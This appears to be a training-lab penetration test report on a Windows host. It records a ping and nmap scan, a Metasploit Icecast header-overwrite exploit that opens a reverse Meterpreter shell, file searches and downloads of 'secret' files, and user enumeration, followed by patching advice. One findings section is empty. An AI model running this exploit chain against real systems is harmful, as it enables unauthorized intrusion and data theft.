GoodSecurity Penetration Test Report

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1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite

Vulnerability Explanation:

The Icecast application allows for a buffer overflow exploit where an attacker can remotely gain control of the victim's system by overwriting the memory utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

This vulnerability is severe. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically, buffer overflow attacks can result in system crashes but can lead to much larger malicious activity. Ultimately, this vulnerability can lead to data loss/theft, ransomware attacks and can act as a gateway to many other attack vectors.

Proof of Concept:

First, I ping the machine to see if I can get a response:

```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=6.71 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=11.1 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.85 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=13.5 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=1.57 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=15.5 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=16.8 ms
```

Running an nmap scan of the IP address of this machine, I was able to discover any services that might be vulnerable. Here is where I discovered the Icecast with the following results:

```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 13:05 PDT
Nmap scan report for 192.168.0.20
Host is up (0.010s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

Searching for Icecast exploit:

```
msf5 > search icecast

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```

Establishing Metasploit Meterpreter session:

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49727) at 2021-04-20 13:13:51 -0700

meterpreter >
```

Exposing secretfile.txt and recipe.txt:

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```


Downloading the two files:

```
meterpreter > download 'c:\Users\IEUser\Documents\user.secretfile.txt'
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] download   : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

Enumerating logged on users:

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210420133820_default_192.168.0.20_host.users.activ_994416.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant


meterpreter >
```

Uncovering additional vulnerabilities:



Recommendations

With the Icecast Header Overwrite being the most severe of the uncovered vulnerabilities, I recommend first upgrading your Icecast to the latest version.

The IKEEXT and the ms16_075 exploits are more difficult to expose compared to the Icecast vulnerability but are potentially dangerous. In order to prevent an attack where the attacker can escalate their privileges, I recommend applying the available patches to resolve both vulnerabilities.

Regular updates to the system and ensuring the proper patches have been implemented will be necessary to keep your system hardened against any exposure to future vulnerabilities. Updating patches monthly are considered best practice and would be a great place to start.